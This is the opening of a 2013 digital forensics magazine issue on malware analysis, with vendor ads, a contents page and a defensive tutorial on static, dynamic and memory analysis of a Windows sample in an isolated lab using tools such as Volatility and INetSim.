

# Malware Analysis



**+100**  
PAGES

**MALWARE FORENSICS:  
THE ART OF REVERSE  
ENGINEERING**

**SUSPICIOUS FILE ANALYSIS  
WITH PEFRAME**

**HOW TO ANALYZE A TRAFFIC  
CAPTURE**

**HUNTING FOR MALICIOUS  
ACTIVITY IN THE WINDOWS  
REGISTRY**

**INTRUSION DETECTION  
USING A VIRTUAL MACHINE  
ENVIRONMENT**



The **only** existing System of its kind,  
IncMan Suite has already been adopted  
by a host of corporate clients worldwide

## The Ultimate Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers



**SPECIAL PROMO 15% OFF**

single user perpetual license

<http://www.dimmodule.com>

promo code **E-FORNCS13**

DF Labs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

[www.digitalinvestigationmanager.com](http://www.digitalinvestigationmanager.com)

# THE ONE!



**The Most Powerful Forensic Imager in the World**



## **Provides the broadest drive interface support**

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

## **Processes evidence faster than any other forensic imager**

Image from 4 source drives up to 5 destinations

Perform up to 5 imaging tasks concurrently

Image to/from a network location

Imaging speeds of up to 20GB/min

### **NEW FEATURES AVAILABLE NOV 2013**

- NTFS Support
- TrueCrypt Support
- Drive Spanning
- The fastest E01 imaging speed available



Visit our website today to see why Falcon is The One!  
[www.logicube.com](http://www.logicube.com)

**Editor:**

Joanna Kretowicz

[joanna.kretowicz@software.com.pl](mailto:joanna.kretowicz@software.com.pl),

Wojciech Olaszek

[wojciech.olaszek@software.com.pl](mailto:wojciech.olaszek@software.com.pl)

**Betatesters/Proofreaders:**

Brent Muir, Olivier Caleff, Kishore PV,

Salvatore Fiorillo, Matt Georgy, Luca Loiso,

Johan Snyman, Massa Danilo, Jan-Tilo

Kirchhoff, Luiz Vieira, Alex Rams, Andrew

J Levandoski

**Senior Consultant/Publisher:**

Paweł Marciniak

**CEO:** Ewa Dudzic

[ewa.dudzic@software.com.pl](mailto:ewa.dudzic@software.com.pl)

**Production Director:** Andrzej Kuca

[andrzej.kuca@software.com.pl](mailto:andrzej.kuca@software.com.pl)

**Marketing Director:** Joanna Kretowicz

[joanna.kretowicz@eforensicsmag.com](mailto:joanna.kretowicz@eforensicsmag.com)

**Art Director:** Ireneusz Pogroszewski

[ireneusz.pogroszewski@software.com.pl](mailto:ireneusz.pogroszewski@software.com.pl)

**DTP:** Ireneusz Pogroszewski

**Publisher:** Hakin9 Media Sp. z o.o. SK

02-676 Warszawa, ul. Postępu 17D

Phone: 1 917 338 3631

[www.eforensicsmag.com](http://www.eforensicsmag.com)

**DISCLAIMER!**

*The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.*

## Dear eForensics Readers!

**A**nalyzing malware, or malicious software, is more of an art than a technique. Because of the wide nature of these products, there are limitless ways to hide functionality. We decided to get back to this topic and help you to get ninja skills!

What you have in front of you is a brand new edition of Eforensics Computer, dedicated to Malware Analysis Topic. Hopefully you will find this one special and broadening your digital horizons.

We would like to thank you for subscribing to our Magazine, we are doing our best to keep you pleased with our work. You are invited to visiting our website, commenting and sharing your opinion with us. And the last, but not at least, we are waiting for your suggestions. If you have any ideas or requests for the special issue, or you're interested in a very specific topic and would like to learn or read more about it, please, contact us.

We appreciate your feedback and will compile relevant up-to-date material for you.

Only to remind you – you can follow us on Facebook, LinkedIn and Twitter (@eForensics\_Mag). Join eForensics friends and fans – we would be more than happy to have you there!

Joanna Kretowicz  
and eForensics Team



# 08

## MALWARE ANALYSIS

by Monnappa K A

When your company is attacked by malware you need to respond quickly to remediate the malware infection and prevent future ones from occurring. You also need to determine the indicators of malware to establish better security controls. Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

# 24

## ASKING THE MALWARE DEVELOPER. THE WORLD WHERE THE INFECTED USER ASK THE MALWARE DEVELOPER HOW TO CLEAN HIS COMPUTER

by Javier Nieto Arevalo

We live in an awesome era where the technology is being improving every day and it is really fast. We have gotten a lot of benefit with these advances but there is a problem, the hackers are improving their malicious activities faster than we can avoid them. It is like the doping and anti-doping techniques, we know that the bad guys have years of distance over the good guys.

# 40

## EXTRACTING NETWORK SIGNATURES FROM MALWARE SAMPLES – JRAT A CASE STUDY

by Kevin Breen

Reverse engineering Malware is seen by many as a dark art, Geeks in dark rooms surrounded by monitors filled with Assembly Language, Windows dominated by IDA Graphs, Olly Debugger, Breakpoints and register contents. Whilst its true that this will yield a wealth of information about the malware capabilities and can be a dark art, When it comes to providing a defensive capability to your corporation or CERT this level of analysis is not always required. Detection is the key component.

# 48

## WINDBG TRICKS

by Deepak Gupta

Many malwares these days are bundled with kernel mode drivers for their process & file protection and sometimes for data filtering. Using windbg you can easily determine if a threat uses kernel mode driver for its operations. How to know if threat uses kernel driver.

**KPMG**

cutting through complexity

# Are you prepared?

[kpmg.ca/forensic](http://kpmg.ca/forensic)

# INTRUSION

ATTACK • THREAT • CYBER SECURITY

# TECHNOLOGY • CORPORATE

ELECTRONIC • INFORMATION • COMPLEXITY

# DATA ANALYTICS

RISK • INFORMATION • TECHNOLOGY

# DATA RECOVERY

COMPLEXITY • ELECTRONIC • INFORMATION

# FORENSICS

DATABASE • ELECTRONIC • CONTROL

# INTELLIGENCE

INFORMATION • RISK • TECHNOLOGY

# eDISCOVERY

COMPLEXITY • THREAT • INTELLIGENCE

# INVESTIGATIONS

# TECHNOLOGY

COMPLEXITY • THREAT • DATABASE

© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

# INTELLIGENCE • PROTECTION

# CORPORATE

52

## INTRUSION DETECTION USING A VIRTUAL MACHINE ENVIRONMENT

by Niranjan P. Reddy

Malware attacks against single hosts and networks are extremely dangerous and could compromise the security of the entire network. Protection from malware is one of the top worries for system administrators who have to ensure that there are no unnecessary threats to their systems. These threats can cause an adverse effect on a running business or some other mission critical operations. Over the past few years intrusion detection and other security measures have gained critical importance in the fight against malware. Selecting the right IDS is the key to mitigate malware attacks. This article discusses an attempt to create a more robust IDS while mentioning the limitations of traditional detection systems.

56

## MALWARE FORENSICS: THE ART OF REVERSE ENGINEERING

by Arnaud Gatignol, postgraduate student and Dr. Stilianos Vidalis, Lecturer at Staffordshire University

In any case, there are two main scenarios when it comes to malware infection: you either have experienced the specific malware before, or you haven't. Generalising, the process of handling malware consists of two stages: the identification, and the analysis (a proper IR framework is discussed later in the article). The main stage of the process is the analysis which provides the artefacts (and the evidence) necessary for a future identification.

66

## SUSPICIOUS FILE ANALYSIS WITH PEFRAME

by Chintan Gurjar

What is Peframe? This is a python-based tool used to assist in the analysis of PE files. There are many different tools available for malware analysis, but this tool is strictly built for portable executable malware analysis such as .exe and .dll files.

76

## INDICATORS OF COMPROMISE TO FIND EVIL

by Adam Kliarsky

The threats we face today are more sophisticated than ever before. Attackers are leveraging vulnerabilities in both computers and humans alike, and their tools are more advanced. So what happens when we're hit with malware that is new, unknown? How can we identify the threat to remediate? Enter malware forensics. The need for incident response teams to conduct forensic analysis on systems to collect and analyze artifacts is becoming a basic requirement.

88

## HOW TO ANALYZE A TRAFFIC CAPTURE

by Javier Nieto Arevalo

We live in an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. This malware is commonly known as Advanced Persistent Threat (APT) and it's really interesting to research where the host was infected, the connections back to the Command and Control server to get the instructions and evaluate the damage of the malware. Sometimes it is easier to detect infected hosts in the networks if we analyze the network traffic than using an Antivirus running on the host.

106

## HUNTING FOR MALICIOUS ACTIVITY IN THE WINDOWS REGISTRY

by Timothy Yip

The windows registry is a known source for finding trace evidence of malicious activity – from persistence mechanisms like auto-start keys and dll auto-inject keys; to traces of malware execution in the locations such as the muicache and the appcompatcache. Such evidences makes analyzing the registry hives a critical step in any intrusion analysis of windows machines. This article aims to provide a guide to fundamental tools and techniques that can be applied to intrusion investigations.

# PTK Forensics professional

Collaborative

Multi-tasking

Easy-to-use

Case and  
Evidence  
Management

## MAIN FEATURES

RAM  
Analysis

Registry  
Analysis

e-mail  
Analysis


Timeline

Gallery

Keyword Search

Pre-Processing

Advanced  
Reporting  
System



**SPECIAL PROMO 15% OFF**  
single user perpetual license

<http://www.ptkforensic.com>

promo code **E-FORNCS13**

# MALWARE ANALYSIS

By Monnappa K A

When your company is attacked by malware you need to respond quickly to remediate the malware infection and prevent future ones from occurring. you also need to determine the indicators of malware to establish better security controls.

## What you will learn:

- Basic understanding of malware
- Knowledge of operating system process are processes that work together

## What you should know:

- Tools and techniques to analyze malware
- Performing Static, Dynamic and Memory Analysis

**M**alware is a piece of software which causes harm to a computer system without the owner's consent. Viruses, Trojans, worms, backdoors, rootkits, scareware and spyware can all be considered as malwares.

With new malware attacks making news everyday and compromising company's network and critical infrastructures around the world, malware analysis is critical for anyone who responds to such incidents.

Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

## WHY MALWARE ANALYSIS?

There are many reasons why we would want to analyze a malware, below to name just a few:

- Determine the nature and purpose of the malware i.e whether the malware is an information stealing malware, http bot, spam bot, rootkit, keylogger, RAT etc.
- Interaction with the Operating System i.e to understand the filesystem, registry and network activities.
- Detect identifiable patterns to cure and prevent future infections.

## TYPES OF MALWARE ANALYSIS

In order to understand the characteristics of the malware three types of analysis can be performed they are:

- Static Analysis
- Dynamic Analysis
- Memory Analysis

In most cases static and dynamic analysis will yield sufficient results however Memory analysis helps in determining hidden artifacts, helps in rootkit detection and unpacking, thus giving more detailed and interesting results.

## STATIC ANALYSIS

Static Analysis involves analyzing the malware without actually executing it. Following are the steps:



## DETERMINING THE FILE TYPE

This is necessary because the file's extension cannot be used as a sole indicator to determine its type. Malware writer could change the extension of an executable (.exe) file with any extension for example with .pdf to make the user think its a pdf file. Determining the file type can also help you understand the type of environment the malware is targeted towards, for example if the file type is PE (portable executable) format which is a native windows executable format, then it can be concluded that the malware is targeted towards a Windows system.

Some of the tools that can be used to determine file type are file utility on linux and File utility for Windows.

## DETERMINING THE CRYPTOGRAPHIC HASH

Cryptographic Hash values like MD5 and SHA1 can serve as a unique identifier for the file throughout the course of analysis. Malware, after executing can copy itself to a different location or drop another piece of malware, cryptographic hash can help you determine whether the newly copied/dropped sample is same as the original sample or a different one. With this information we can determine if malware analysis need to be performed on a single sample or multiple samples. Cryptographic hash can also be submitted to on-line antivirus scanners like VirusTotal to determine if it has been previously detected by any of the AV vendors. Cryptographic hash can also be used to search for the specific malware sample on the internet.

Utilities like md5sum on linux and md5deep on windows can be used to determine the cryptographic hash.

## STRINGS SEARCH

Strings are plain text ASCII and UNICODE characters embedded within a file. Strings search give clues about the functionality and commands associated with a malicious file. Although strings do not provide complete picture of the function and capability of a file, they can yield information like file names, URL, domain names, ip address, registry keys etc.

Strings utility on linux and BinText on Windows can be used to find the embedded strings in an executable.

## FILE OBFUSCATION (PACKERS, CRYPTORS) DETECTION

Malware authors often use softwares like packers and cryptors to obfuscate the contents of the file in order to evade detection from anti-virus softwares and intrusion detection systems. This technique slows down the malware analysts from reverse engineering the code. Packers can be quite tricky in identifying and more importantly, un-packing. Once the packer is identified hopefully find the packer or resources for manual unpacking will be easier to find.

PEiD or RDG packer detector can be used for packer detection in an executable.

## SUBMISSION TO ONLINE ANTIVIRUS SCANNING SERVICES

This will help you determine if the malicious code signatures exist for the suspect file. The signature name for the specific file provides an excellent way to gain additional information about the file and capabilities. By visiting the respective antivirus vendor web sites or searching for the signature in search engines can yield additional details about the suspect file. Such information may help in further investigation and reduce the analysis time of the malware specimen.

VirusTotal (<http://www.virustotal.com>) and Jott (<http://virusscan.jotti.org>) are some of the popular web based malware scanning services.

## EXAMINING FILE DEPENDENCIES

Windows executable load multiple DLL's (Dynamic Linked Library) and call api functions to perform certain actions like resolving domain names, adding registry value, establishing an http connection etc. Determining the type of DLL and list of api calls imported by an executable can give an idea on the functionality of the malware.

Dependency Walker and PEXview are some of the tools that can be used to inspect the file dependencies.

## DISASSEMBLING THE FILE

Examining the suspect program in a disassembler allows the investigator to explore the instructions that will be executed by the malware. Disassembly can help in tracing the paths that are not usually determined during dynamic analysis.

IDA Pro is a popular disassembler that can be used to disassemble a file, it supports multiple file formats.

## DYNAMIC ANALYSIS

Dynamic Analysis involves executing the malware sample in a controlled environment. It can involve monitoring malware as it runs or examining the system after the malware has executed. Sometimes static analysis will not reveal much information due to obfuscation, packing in such cases dynamic analysis is the best way to identify malware functionality. Following are the steps involved in dynamic analysis:

### MONITORING PROCESS ACTIVITY

This involves executing the malicious program and examining the properties of the resulting process and other processes running on the infected system. This technique can reveal information about the process like process name, process id, system path of the executable program, modules loaded by the suspect program.

Tool for gathering process information is Process Explorer. Capturebat and ProcMon can also be used to monitor the process activity as the malware is running.

### MONITORING FILE SYSTEM ACTIVITY

This involves examining the real time file system activity while the malware is running; this technique reveals information about the opened files, newly created files and deleted files as a result of executing the malware sample.

Procmon and capturebat are powerful monitoring utilities that can be used to examine the File System activities.

### MONITORING REGISTRY ACTIVITY

Windows registry is used to store OS and program configuration information. Malware often uses registry for persistence or to store configuration data. Monitoring the registry changes can yield information about which process are accessing the host system's registry keys and the registry data that is being read or written. This technique can also reveal the malware component that will run automatically when the computer boots.

Regshot, ProcMon and capturebat are some of the tools which give the ability to trace the interaction of the malware with the registry.

### MONITORING NETWORK ACTIVITY

In addition to monitoring the activity on the infected host system, monitoring the network traffic to and from the system during the course of running the malware sample is also important. This helps to identify the network capabilities of the specimen and will also allow us to determine the network based indicator which can then be used to create signatures on security devices like Intrusion Detection System.

Some of the network monitoring tools to consider are tcpdump and Wireshark, tcpdump captures real time network traffic to a command console whereas Wireshark is a GUI based packet capture utility, that provides user with powerful filtering options.

## MEMORY ANALYSIS

Memory Analysis also referred to as Memory Forensics is the analysis of the memory image taken from the running computer. Memory analysis can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering. Below are the list of steps involved in memory forensics:

### MEMORY ACQUISITION

This step involves dumping the memory of the target machine. On the physical machine tools like Win32dd/Win64dd, Memoryze, DumpIt, FastDump can be used to acquire the memory image. On the

virtual machine (VMware Workstation), acquiring the memory image is easy, it can be done by suspending the VM and grabbing the “.vmem” file.

## MEMORY ANALYSIS

After the memory image is acquired, the next step is analyze the grabbed memory dump for forensic artifacts. Volatility is a popular open source tool that can be used analyze the memory image.

## VOLATILITY QUICK OVERVIEW

Volatility is an advanced memory forensic framework written in python. It can be installed on multiple operating systems (Windows, Linux, Mac OS X), Installation details of volatility can be found at <http://code.google.com/p/volatility/wiki/FullInstallation>.

## VOLATILITY SYNTAX

Using -h or --help option will display help options and list of a available plugins (Figure 1 and Figure 2)

Example: # python vol.py -h

```

root@bt: ~/Volatility
File Edit View Terminal Help
root@bt:~/Volatility# python vol.py -h
Volatile Systems Volatility Framework 2.0
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help                list all available options and their default values.
                           Default values may be set in the configuration file
                           (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                           User based configuration file
  -d, --debug               Debug volatility
  --info                    Print information about all registered objects
  --plugins=PLUGINS        Additional plugin directories to use (colon separated)
  --cache-directory=/root/.cache/volatility
                           Directory where cache files are stored
  --no-cache                Disable caching
  --tz=TZ                   Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                           Filename to use when opening an image
  --output=text             Output in this format (format support is module
                           specific)
  --output-file=OUTPUT_FILE
                           write output in this file
  -v, --verbose             Verbose information
  -k KPCR, --kpcr=KPCR     Specify a specific KPCR address
  -g KDBG, --kdbg=KDBG     Specify a specific KDBG virtual address

```

Figure 1. Volatility help options

```

root@bt: ~/Volatility
File Edit View Terminal Help
root@bt:~/Volatility# python vol.py --plugins
Supported Plugin Commands:
  apihooks                [MALWARE] Find API hooks
  bioskbd                 Reads the keyboard buffer from Real Mode memory
  callbacks               [MALWARE] Print system-wide notification routines
  connections             Print list of open connections [Windows XP Only]
  connscan                Scan Physical memory for _TCPT_OBJECT objects (tcp connections)
  crashinfo               Dump crash-dump information
  devicetree              [MALWARE] Show device tree
  dlldump                 Dump DLLs from a process address space
  dlllist                 Print list of loaded dlls for each process
  driverirp               [MALWARE] Driver IRP hook detection
  driverscan              Scan for driver objects _DRIVER_OBJECT
  filescan                Scan Physical memory for _FILE_OBJECT pool allocations
  gdt                     [MALWARE] Display Global Descriptor Table
  getsids                 Print the SIDs owning each process
  handles                 Print list of open handles for each process
  hashdump                Dumps passwords hashes (LM/NTLM) from memory
  hibinfo                 Dump hibernation file information
  hivedump                Prints out a hive
  hivelist                Print list of registry hives.
  hivescan                Scan Physical memory for _CMHIVE objects (registry hives)
  idt                     [MALWARE] Display Interrupt Descriptor Table
  imagecopy               Copies a physical address space out as a raw DD image
  imageinfo               Identify information for the image
  impscan                 [MALWARE] Scan a module for imports (API calls)
  inspectcache            Inspect the contents of a cache
  kdbgscan                Search for and dump potential KDBG values

```

Figure 2. Volatility Plugins

Use `-f <filename>` and `--profile` to indicate the memory dump you are analyzing, if `--profile` option is not provided default profile of WinXPSP3x86 is assumed.

Example: `# python vol.py -f mem.dmp --profile=WinXPSP3x86`

To know the `--profile` use below command:

Example: `# python vol.py -f mem.dmp imageinfo`

## CREATING SAFE MALWARE ANALYSIS ENVIROMENT

Before performing malware analysis, we need to setup a safe analysis environment, we want to make sure that these systems do not have access to any live production systems or the internet. It is a good idea to always start with a fresh install of the OS of your choice for analysis. You have several options when creating a malware analysis environment. If you have the hardware lying around you can always build your lab using the physical machines. I prefer to use Virtualized Operating systems for the following reasons:

- Ability to take multiple snaphots
- Restoring to the pristine state is easy.
- No need for extra hardware
- Switching between Operating sytems is faster

There are also some disadvantages of using Virtualized environments, some malwares refuse to run or change its characteristics when it is detected to be running within a virtual environment. In such cases you may have to analyze the malware on physical machines or reverse engineer and patch the code that is checking for the Virtualized environments using debuggers like OllyDBG or Immunity Debugger.

## BUILDING THE ENVIRONMENT

Our environment consists of a physical machine running Backtrack 5 Linux (ubuntu based) with Volatility, Wireshark installed. The IP address of the this machine is set to 192.168.1.2. This machine also runs INetSim which is a free, Linux-based software suite for simulating common internet services. This tool can fake services, allowing you to analyze the network behaviour of malware samples by emulating services such as DNS, HTTP, HTTPS, FTP, IRC, SMTP and others (Figure 3). INetsim is also configured to emulate the services on the network interface with ip address 192.168.1.2.


```
File Edit View Terminal Help
Listening on: 192.168.1.2
Real Date/Time: Sun Jul 8 01:45:02 2012
Fake Date/Time: Sun Jul 8 01:45:02 2012 (Delta: 0 seconds)
Forking services...
* dns 53/udp/tcp - started (PID 5373)
* discard 9/udp - started (PID 5395)
* https 443/tcp - started (PID 5375)
* syslog 514/udp - started (PID 5387)
* smtps 465/tcp - started (PID 5377)
* pop3s 995/tcp - started (PID 5379)
* dummy 1/udp - started (PID 5401)
* chargen 19/tcp - started (PID 5398)
* dummy 1/tcp - started (PID 5400)
* chargen 19/udp - started (PID 5399)
* discard 9/tcp - started (PID 5394)
* quotd 17/udp - started (PID 5397)
* echo 7/udp - started (PID 5393)
* quotd 17/tcp - started (PID 5396)
* finger 79/tcp - started (PID 5385)
* smtp 25/tcp - started (PID 5376)
* daytime 13/udp - started (PID 5391)
* irc 6667/tcp - started (PID 5383)
* ntp 123/udp - started (PID 5384)
* daytime 13/tcp - started (PID 5390)
* tftp 69/udp - started (PID 5382)
* time 37/tcp - started (PID 5388)
* ident 113/tcp - started (PID 5386)
* time 37/udp - started (PID 5389)
* ftps 990/tcp - started (PID 5381)
* echo 7/tcp - started (PID 5392)
* http 80/tcp - started (PID 5374)
* pop3 110/tcp - started (PID 5378)
```

Figure 3. INetsim Emulating Services

The Linux machine also runs VMware Workstation in host only mode with Window XP SP3 installed on it. Windows operating system is installed with Static Analysis tools and Capturebat to monitor the File System, Registry



and Network activities. The IP address of the Windows machine is set to 192.168.1.100 with the default gateway as 192.168.1.2 (Figure 4) which is the IP address of the Linux machine, this is to make sure that all the traffic will be routed through the Linux machine where we will be monitoring for the network traffic (using Wireshark) and also emulating the internet services using INetSim. The Windows machine is our analysis machine where we will be executing the malware sample.




**Figure 4.** Network configuration on Windows machine

## ANALYSIS OF A MALWARE SAMPLE (EDD94.EXE)

Now that we have a safe environment built for analyzing the malware sample, let's begin the steps of analyzing to see what we can learn about this sample `edd94.exe`. We will first start with the Static Analysis techniques.

### DETERMINE THE FILE TYPE

Running the File utility on the malware sample shows that it is a PE32 Executable file (Figure 5). File utility was able to determine this because of the file signature. A file signature is a unique sequence of bytes written to a file's header. On Windows systems, executable files have a file signature of "MZ" or hexadecimal characters `4D 5A`, which is the first two bytes of the file.



**Figure 5.** File utility showing executable file

### TAKING THE CRYPTOGRAPHIC HASH

MD5sum utility shows the md5sum of the malware sample (`edd94.exe`) (Figure 6). The Message-Digest 5 (MD5) algorithm generates a 128-bit hash value upon the file contents and typically is expressed in 32 hexadecimal characters.

MD5 is considered the de facto standard for generating hash values for malicious executable identification. Other algorithms such as Secure Hash Algorithm version 1.0 (SHA1) can also be used for the same purpose.




Figure 6. md5sum of the malware sample

## DETERMINE THE PACKER

PEiD is a tool that can be used to detect most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in the PE files. In this case the sample is not packed (Figure 7). Another alternative to PEiD is RDG Packer Detector.




Figure 7. PEiD output

## EXAMINING THE FILE DEPENDENCIES

Dependency Walker is a great tool for viewing file dependencies. Dependency Walker shows four DLLs loaded and the list of api calls imported by the executable (edd94.exe) and it also shows the malware specimen importing an api call "CreateRemoteThread" (Figure 8) which is an api call used by the malware to inject code into another process.




Figure 8. Examining dependencies using Dependency Walker

